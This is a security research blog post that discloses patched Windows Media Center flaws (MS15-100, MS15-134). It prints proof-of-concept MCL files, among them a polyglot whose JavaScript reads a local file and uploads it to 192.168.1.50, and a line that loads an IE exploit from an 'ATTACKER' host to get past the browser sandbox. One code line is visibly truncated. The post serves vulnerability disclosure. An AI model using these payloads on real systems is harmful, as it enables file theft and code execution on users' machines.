Search …

Menu

Exploiting Windows Media Center

December 9, 2015 by Francisco Falcón

On September 8, 2015 Microsoft published security bulletin MS15-100, which fixed a remote code execution vulnerability in Windows Media Center when opening specially crafted Media Center link (.MCL) files.

The MCL file format is based on XML; an MCL file can be as simple as this (this is, by the way, a Proof-of-Concept for MS15-100):

```
<application run='C:\Windows\System32\calc.exe'></application>
```


Besides accepting a `run` parameter, the `<application>` element in MCL files can also include a `url` parameter, which indicates the URL of a web page that will be loaded into Windows Media Center's embedded web browser (Internet Explorer).

The fact that we can use an MCL file to load an arbitrary URL in Media Center's embedded IE can be abused in at least two interesting ways, which are detailed below.


Reading and exfiltrating arbitrary files with a self-referencing MCL/HTML polyglot file (MS15-134)

As we said earlier, the `url` parameter in the `<application>` element of an MCL file is supposed to be the URL of a web page that will be shown inside Windows Media Center.
But what would happen if we make it point to a local HTML file? Well, it would be loaded into the embedded IE's `Local Machine Zone`. The Local Machine Zone is a delicate one, since all local files share the same origin; that means that a local HTML file running Javascript can read and steal arbitrary files from your filesystem! (Note that this is true for IE – other browsers apply more restrictive rules to determine if a local file can access another local file).
This risk made Microsoft implement the Local Machine Zone Lockdown policy, which

disables scripts in local HTML content from running. If a local HTML file containing scripts is loaded into the Internet Explorer web browser, the user will be presented with the following notification, which will prevent scripts from running, unless the user clicks on the "Allow blocked content" button:


Internet Explorer restricted this webpage from running scripts or ActiveX controls.

The `Local Machine Zone Lockdown` policy is enabled by default for the Internet Explorer browser, but other applications embedding the IE engine need to opt-in for this security feature by adding a Registry entry to `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\MAIN\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN`. **The issue here is that Windows Media Center does not opt-in for the Local Machine Zone Lockdown policy**. By the way, here's the default list of applications hosting the IE engine that do opt-in for this security feature on Windows 7 SP1:



Name	Type	Data
(Default)	REG_SZ	(value not set)
explorer.exe	REG_DWORD	0x00000001 (1)
iexplore.exe	REG_DWORD	0x00000001 (1)
PresentationHost.exe	REG_DWORD	0x00000001 (1)
prevhost.exe	REG_DWORD	0x00000001 (1)
wmplayer.exe	REG_DWORD	0x00000001 (1)

Having spotted this issue, now you can try it yourself by creating an MCL file referencing a local HTML file with some Javascript code in it, and watch Media Center automatically **run the JS code with no security prompts**.

But… from an exploitation point of view, and assuming that we can trick a user into clicking an MCL file created by us, **the question is: how can we make our MCL file reference an HTML file located in the vulnerable user's local fileystem (so it gets loaded into the Local Machine Zone), and whose contents need be controlled by us?**

Say Hi to ployglot files: a polyglot is a file which is interpreted as being of different valid file formats depending on the program used to process it. For example, it is possible to craft a single file which is interpreted both as a valid Windows executable and as a valid PDF document, depending on whether you try to run it on Windows, or load it into your PDF reader application.

So we are going to take advantage of polyglot files to solve the question presented above: we'll create a single file which will be both a valid MCL file for Windows Media

Center, and an HTML file for the Internet Explorer engine. Since the MCL format (XML-based) and HTML are both markup languages, our polyglot file will be rather easy and definitely not as fancy as these ones by Ange Albertini, but it will work wonders for us.

We can easily create an MCL file containing embedded arbitrary HTML + JS code between the `<application>` and `</application>` tags, and this extra payload will be simply skipped when the MCL file is parsed by Windows Media Center. **If our MCL file points its `url` parameter to itself, then the very same MCL file will be loaded into Media Center's embedded IE as HTML content.** Web browsers are known for being pretty lax at parsing HTML, so the `<application>` tag belonging to the MCL format will be just ignored, and **our HTML + Javascript payload will successfully run, with no security prompts, in the context of the Local Machine Zone** of the embedded browser. Once we are running our JS code, we can use `XMLHttpRequest` to read arbitrary files from the user's local filesystem and upload them to a remote web server.

This vulnerability, which is identified as **CVE-2015-6127**, was patched on December 8, 2015 in the MS15-134 security bulletin. You can find the Core's advisory here.

Below you can find an MCL/HTML polyglot file that will steal an arbitrary local file and upload it to `192.168.1.50` as a proof of concept. It has been tested on Windows 7 SP1 x64 with Internet Explorer 11. Since the MCL file needs to reference itself through the `url` parameter, **the MCL filename must match the value of the `url` parameter** (`poc.mcl` in this example).


```
<application url="poc.mcl">
<html>
<head>
<meta http-equiv="x-ua-compatible" content="IE=edge" >
</head>
<body>
<script type="text/javascript">

    function do_upload(fname, data){
        var xmlhttp = new XMLHttpRequest();
        xmlhttp.open("POST", "http://192.168.1.50/uploadfile.php", true);
        xmlhttp.setRequestHeader("Content-type", "multipart/form-data");
        xmlhttp.setRequestHeader("Connection", "close");
        xmlhttp.onreadystatechange = function(){if (xmlhttp.readyState == 4){alert(fname
        xmlhttp.send(new Uint8Array(data));
    }


    function read_local_file(filename){
        /* Must use this one, XMLHttpRequest() doesn't allow to read local files */
        var xmlhttp = new ActiveXObject("MSXML2.XMLHTTP");
        xmlhttp.open("GET", filename, false);
        xmlhttp.send();
        return xmlhttp.responseBody.toArray();
    }


    function upload_file(filename){
        try{
            do_upload(filename, read_local_file(filename));
        }catch(e){
            alert(filename + " error: " + e);
        }
    }

    upload_file("file:///C:/Windows/System32/calc.exe");

</script>
</body>
</html>
</application>
```

Bonus: Dodging the Internet Explorer sandbox

When an MCL file includes a `url` parameter in the `<application>` element, the given URL will be rendered in the context of the `ehexthost.exe` process, which embeds the Internet Explorer browser engine. The problem here is that, unlike `iexplore.exe`, `ehexthost.exe` is a single-process application running at Medium Integrity Level with no sandbox. Therefore Windows Media Center can be abused to exploit vulnerabilities in the Internet Explorer components without having to worry about IE's Protected Mode. Opening an MCL file containing a `url` parameter pointing to a browser exploit is all it takes to exploit a vulnerability in Internet Explorer while circumventing its sandbox:


```
<application url='http://ATTACKER/IE_exploit.html'></application>
```

The following image shows a typical exploitation of Internet Explorer 11: executed payload (the famous `calc.exe` in this case) runs at Low Integrity Level due to the IE sandbox. If you want to escalate privileges and get out of the sandbox you'll need to exploit a second vulnerability:



```
⊟ iexplore.exe      188           8,828 K   24,164 K Internet Explorer     Medium
  ⊟ iexplore.exe    2500  < 0.01  14,008 K  31,368 K Internet Explorer     Low
      calc.exe      2752           5,980 K  11,252 K Windows Calculator    Low
```

Taking advantage of the `url` parameter of a Media Center MCL file to deliver the same IE exploit gives code execution straight at Medium Integrity Level:



```
⊟ ehshell.exe          844   1.26    81,804 K  84,736 K Windows Media Center                          Medium
  ⊟ ehexthost32.exe    2648  < 0.01  53,380 K  57,096 K Media Center Extensibility Host for 32 bits  Medium
      calc.exe         1684           5,976 K  11,184 K Windows Calculator                            Medium
```

Share 25 Tweet 584 Email 4 Share 1222 Like 36

G+1 1

Latest from CoreLabs


Navigating Your Vulnerability Management Program [Infographic]

Leave a Comment

Name *

Email *

Website



Type the text

Privacy & Terms

reCAPTCHA™

Post Comment

Categories

Blog Home

Latest from CoreLabs

What's New At Core

Resources

Case Studies
Data Sheets
Quick Reads
Webcasts
White Papers
Videos

Core Impact Pro Demo

CORE IMPACT PRO®

Request A Demo Now

Core News Sign Up

Name

First Last

Email *

Agreement

☐ I agree to receive information regarding Core products and services.

Submit

RSS Feed

Subscribe to our RSS feed to get the latest blog posts - formatted for your favorite feed reader